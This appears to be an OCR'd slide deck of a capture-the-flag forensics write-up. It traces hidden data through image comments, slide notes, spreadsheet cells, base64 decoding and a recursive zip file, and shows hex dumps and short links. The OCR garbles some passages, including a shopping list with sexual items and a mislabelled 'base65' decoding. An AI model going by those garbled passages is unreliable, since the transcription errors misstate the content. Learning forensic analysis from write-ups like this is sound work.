
Forensics 300 – writedown

- **#1 Slide ➔ JPEG Comment ➔ base64 decoding**
  - Base64 decoded data : http://ircpics.com/img.php?id=15858



Forensics 300 – writedown

- **#1 Slide ➔ Slide Note**



Forensics 300 – writedown

- **#1 Slide ➔ Slide Note ➔ base64 decoding**

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	14	00	00	00	08	00	08	03	64	3C	F9	F4	PK.....d<ùô
0010h:	89	64	48	01	00	00	B8	01	00	00	07	00	00	00	72	2F	‰dH...¸.....r/
0020h:	72	2E	7A	69	70	00	25	00	DA	FF	50	4B	03	04	14	00	r.zip.%.ÚÿPK....
0030h:	00	00	08	00	08	03	64	3C	F9	F4	89	64	48	01	00	00	......d<ùô‰dH...
0040h:	B8	01	00	00	07	00	00	00	72	2F	72	2E	7A	69	70	00	¸.....r/r.zip.
0050h:	2F	00	D0	FF	00	25	00	DA	FF	50	4B	03	04	14	00	00	/.Ðÿ.%.ÚÿPK.....
0060h:	00	08	00	08	03	64	3C	F9	F4	89	64	48	01	00	00	B8	.....d<ùô‰dH...¸
0070h:	01	00	00	07	00	00	00	72	2F	72	2E	7A	69	70	00	2F	.....r/r.zip./


- z.zip : recursive compressed file
  - http://research.swtch.com/2010/03/zip-files-all-way-down.html

Forensics 300 – writedown

- **#2 Slide ➔ PNG file**

Forensics 300 – writedown

- **#2 Slide ➔ Slide Note**




Forensics 300 – writedown

- **#2 Slide ➔ Slide Note ➔ Base64 decoding**


Forensics 300 – writedown

- **#3 Slide ➔ XLS OLE data**



Forensics 300 – writedown

- **#3 Slide ➔ XLS OLE ➔ shopping list image**
  - http://www.facebook.com/note.php?note_id=349479444975



*Don't forget to put gasoline in the Buick !!!
Walgreens : Shampoo
aspirin
toilet paper
preparation H for Walter
Birthday cards for xxxxxxxx
Hani : Dildo (strap-on | hlark)
Dildo (double-headed)
Anal Beads
Titdamps Lufe!!!
Butt-plug for walter (XL/clack)
Ball-gag " "
Ball stretcher " "
Cok-ring for xxxxx (leather | clark)
Thrytway : Bread | Eqg | milk (2%)
maroni Cheese
Fcour | Sugar | Varnlla ertrart
Chocolate chips
Corn Fcakes | Cheesios
Carrerts | Celery wiunrlier
Wine | Beer | Cigarettes
Yogurt | Cattage cheese
Hamlmarga Heljser
Yroinl buy

Forensics 300 – writedown

- **#3 Slide ➔ XLS OLE ➔ cell data**

Graphics 1

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
1																							
2	252	054	211	108	137	208	143	193	141	199	176	050	069	047	143	064	129	184	000	203	225	004	001
3	132	085	247	179	123	223	119	254	254	222	104	198	221	102	003	215	200	229	077	164	243	038	134
4	070	069	028	124	198	168	000	214	229	089	165	210	053	232	153	244	035	178	152	160	198	059	017
5	197	223	127	237	107	022	160	127	189	127	246	114	089	196	252	032	114	119	127	178	137	022	028
6	027	229	031	184	137	124	156	175	046	232	059	060	126	090	186	151	154	191	223	138	108	015	139
7	047	196	122	118	102	030	043	144	162	098	078	020	172	055	215	113	230	218	147	230	049	230	064
8	097	108	186	199	116	007	171	089	205	046	209	130	199	249	115	152	202	034	045	245	129	067	034
9	032	023	024	010	136	009	096	211	184	162	244	055	226	057	194	114	029	221	126	239	241	056	092
10	031	132	049	079	039	109	158	152	131	253	224	222	215	100	098	228	160	058	168	106	012	017	230
11	024	106	006	043	207	110	006	135	082	094	044	130	006	172	102	221	108	132	108	038	175	129	048
12	062	138	201	105	180	077	039	078	206	208	041	028	115	004	175	124	160	140	243	247	065	097	087

- cell data to Hex

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	FC	36	D3	6C	89	D0	8F	C1	8D	C7	B0	32	45	2F	8F	40	ü6Ól‰Ð.Á.Ç°2E/.@
0010h:	81	B8	00	CB	E1	04	01	84	55	F7	B3	7B	DF	77	FE	FE	.¸.Ëá..„U÷³{ßwþþ
0020h:	DE	68	C6	DD	66	03	D7	C8	E5	4D	A4	F3	26	86	46	45	ÞhÆÝf.×ÈåM¤ó&†FE
0030h:	1C	7C	C6	A8	00	D6	E5	59	A5	D2	35	E8	99	F4	23	B2	.|Æ¨.ÖåY¥Ò5è™ô#²
0040h:	98	A0	C6	3B	11	C5	DF	7F	ED	6B	16	A0	7F	BD	7F	F6	˜ Æ;.Åß.ík. .½.ö
0050h:	72	59	C4	FC	20	72	77	7F	B2	89	16	1C	1B	E5	1F	B8	rYÄü rw.²‰...å.¸
0060h:	89	7C	9C	AF	2E	E8	3B	3C	7E	5A	BA	97	9A	BF	DF	8A	‰|œ¯.è;<~Zº—š¿ßŠ

Forensics 300 – writedown

- **#3 Slide ➔ XLS OLE ➔ AC64, AC65 cell**

AE40

	AB	AC	AD	AE
63				
64		AQgxCDGAM		
65		900CGG0wC		
66				
67				
68				

- AC64 base64 decoding


	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	01	08	31	08	31	80	30	01	08	31	08	31	80	34	01	08	..1.1€0..1.1€4..
0010h:	31	08	31	80	30	22	31	E7	99	62	11	C4	01	31	F7	91	1.1€0"1ç™b.Ä.1÷'
0020h:	11	81	D0	40	30	F7	99	20	00	D4	82	21	F7	99	72	91	..Ð@0÷™ .Ô‚!÷™r'
0030h:	D0	85	11	F7	91	11	A1	54	40	30	E7	18	20	00	C0	E7	Ð….÷'.¡T@0ç. .Àç
0040h:	09	D7	91	72	B1	54	22	20	E7	18	62	10	C0	A6	11	F7	.×'r±T" ç.b.À¦.÷
0050h:	99	72	B1	54	87	08	C7	10	62	30	40	60	29	C7	99	01	™r±T‡.Ç.b0@`)Ç™.
0060h:	01	C4	07	18	C7	10	62	30	40	C2	A1	0A	FB	BF	A8	A4	.Ä..Ç.b0@Â¡.û¿¨¤
0070h:	28	B8	0A	F3	DB	1A	60	69	B0	0A	FF	6E	91	74	E1	E8	(¸.óÛ.`i°.ÿn'táè

- AC64 base65 decoding

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	F7	4D	02	18	6D	30	0A	F7	85	03	1C	05	79	2B	FF	40	÷M..m0.÷….…y+ÿ@
0010h:	22	08	65	70	3B	FF	0D	92	2C	24	E1	3B	F3	D1	9E	28	".ep;ÿ.',$á;óÑž(
0020h:	24	E0	2B	72	5F	8E	2C	24	E0	2B	7E	7E	0E	28	04	E1	$à+r_Ž,$à+~~.(.á
0030h:	2B	7A	2C	96	2C	2C	F1	3B	FB	3C	1E	28	25	79	0B	72	+z,–,,ñ;û<.(%y.r
0040h:	D1	1F	2C	8D	23	3B	D7	55	9E	28	C4	BB	2B	DF	93	9E	Ñ.,.#;×Už(Ä»+ß"ž
0050h:	2C	25	B2	63	5E	D2	1F	08	26	63	6B	1E	BA	4D	0C	4A	,%²c^Ò..&ck.ºM.J
0060h:	CA	B3	78	A4	16	28	0C	FF	73	D5	36	9F	3C	87	EF	23	Ê³x¤.(.ÿsÕ6Ÿ<‡ï#
0070h:	50	CE	06	28	01	D7	92	F9	48	B3	74	41	DE	B3	70	04	PÎ.(.×'ùH³tAÞ³p.

Forensics 300 – writedown

- **#3 Slide ➔ Slide Note**



Forensics 300 – writedown

- **#3 Slide ➔ Slide Note ➔ base64 decoding**

Forensics 300 – writedown


- **#4 Slide ➔ JPEG file ➔ comment**

```
          2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
          FF E0 00 10 4A 46 49 46 00 01 01 01 01 2C   ÿà..JFIF.....,
          00 00 FF DB 00 43 00 05 03 04 04 04 03 05   ..,..ÿÛ.C........
          04 05 05 05 06 07 0C 08 07 07 07 07 0F 0B   ................
          0C 11 0F 12 12 11 0F 11 11 13 16 1C 17 13   ................
          15 11 11 18 21 18 1A 1D 1D 1F 1F 1F 13 17   ....!...........
          22 1E 24 1C 1E 1F 1E FF DB 00 43 01 05 05   "$".$....ÿÛ.C...
          06 07 0E 08 08 0E 1E 14 11 14 1E 1E 1E 1E   ................
0070h:    1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E   ................
0080h:    1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E   ................
0090h:    1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E FF FE   ..............ÿþ
00A0h:    00 19 6C 70 63 2C 68 74 74 70 3A 2F 2F 69 73 2E   ..lpc,http://is.
00B0h:    67 64 2F 62 4B 61 6E 55 0A FF C0 00 11 08 02 38   gd/bKanU.ÿÀ....8
00C0h:    02 D0 03 01 11 00 02 11 01 03 11 01 FF C4 00 1D   .Ð..........ÿÄ..
00D0h:    00 00 02 02 03 01 01 01 00 00 00 00 00 00 00 00   ................
00E0h:    00 00 01 02 03 04 05 06 07 08 09 FF C4 00 41 10   ...........ÿÄ.A.
```

- lpc, http://is.gd/bKanU

Forensics 300 – writedown

- lpc, http://is.gd/bKanU



Forensics 300 – writeup

- **#3 Slide ➔ XLS OLE ➔ AC64, AC65 cell**

AE40

	AB	AC	AD	AE
63				
64		AQgxCDGAM		
65		900CGG0wC		
66				
67				
68				

- AC64 + AC66 base64 decoding

ac64plus64 base64decoding.bin

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	01	08	31	08	31	80	30	01	08	31	08	31	80	34	01	08	..1.1€0..1.1€4..
0010h:	31	08	31	80	30	22	31	E7	99	62	11	C4	01	31	F7	91	1.1€0"1ç™b.Ä.1÷'
0020h:	11	81	D0	40	30	F7	99	20	00	D4	82	21	F7	99	72	91	..Ð@0÷™ .Ô‚!÷™r'
0030h:	D0	85	11	F7	91	11	A1	54	40	30	E7	18	20	00	C0	E7	Ð….÷'.¡T@0ç. .Àç
0040h:	09	D7	91	72	B1	54	22	20	E7	18	62	10	C0	A6	11	F7	.×'r±T" ç.b.À¦.÷
0050h:	99	72	B1	54	87	08	C7	10	62	30	40	60	29	C7	99	01	™r±T‡.Ç.b0@`)Ç™.
0060h:	01	C4	07	18	C7	10	62	30	40	C2	A1	0A	FB	BF	A8	A4	.Ä..Ç.b0@Â¡.û¿¨¤
0070h:	28	B8	0A	F3	DB	1A	60	69	B0	0A	FF	6E	91	74	E1	E8	(¸.óÛ.`i°.ÿn'táè
0080h:	2B	F7	7C	08	20	2D	B1	2B	FB	26	00	24	25	E8	1B	FB	+÷|. -±+û&.$%è.û
0090h:	30	78	20	85	60	0B	76	70	FC	2C	AE	22	0B	76	BA	F8	0x …`.vpü,®".v°ø
00A0h:	28	AC	66	53	F7	D3	79	2C	E2	2D	53	FF	5A	F8	08	8E	(¬fS÷Óy,â-SÿZø.Ž

Forensics 300 – writeup


- **#3 Slide ➔ XLS OLE ➔ AC64, AC65 cell ➔ base64 decoding**

	0	1	2	3	4	5	6	0123456
00000000	01	08	31	08	31	80	30	..1.1.0
00000007	01	08	31	08	31	80	34	..1.1.4
0000000E	01	08	31	08	31	80	30	..1.1.0
00000015	22	31	E7	99	62	11	C4	"1..b..
0000001C	01	31	F7	91	11	81	D0	.1.....
00000023	40	30	F7	99	20	00	D4	@0.. ..
0000002A	82	21	F7	99	72	91	D0	.!..r..
00000031	85	11	F7	91	11	A1	54	......T
00000038	40	30	E7	18	20	00	C0	@0.. ..
0000003F	E7	09	D7	91	72	B1	54	....r.T
00000046	22	20	E7	18	62	10	C0	" ..b..
0000004D	A6	11	F7	99	72	B1	54	....r.T
00000054	87	08	C7	10	62	30	40	....b0@
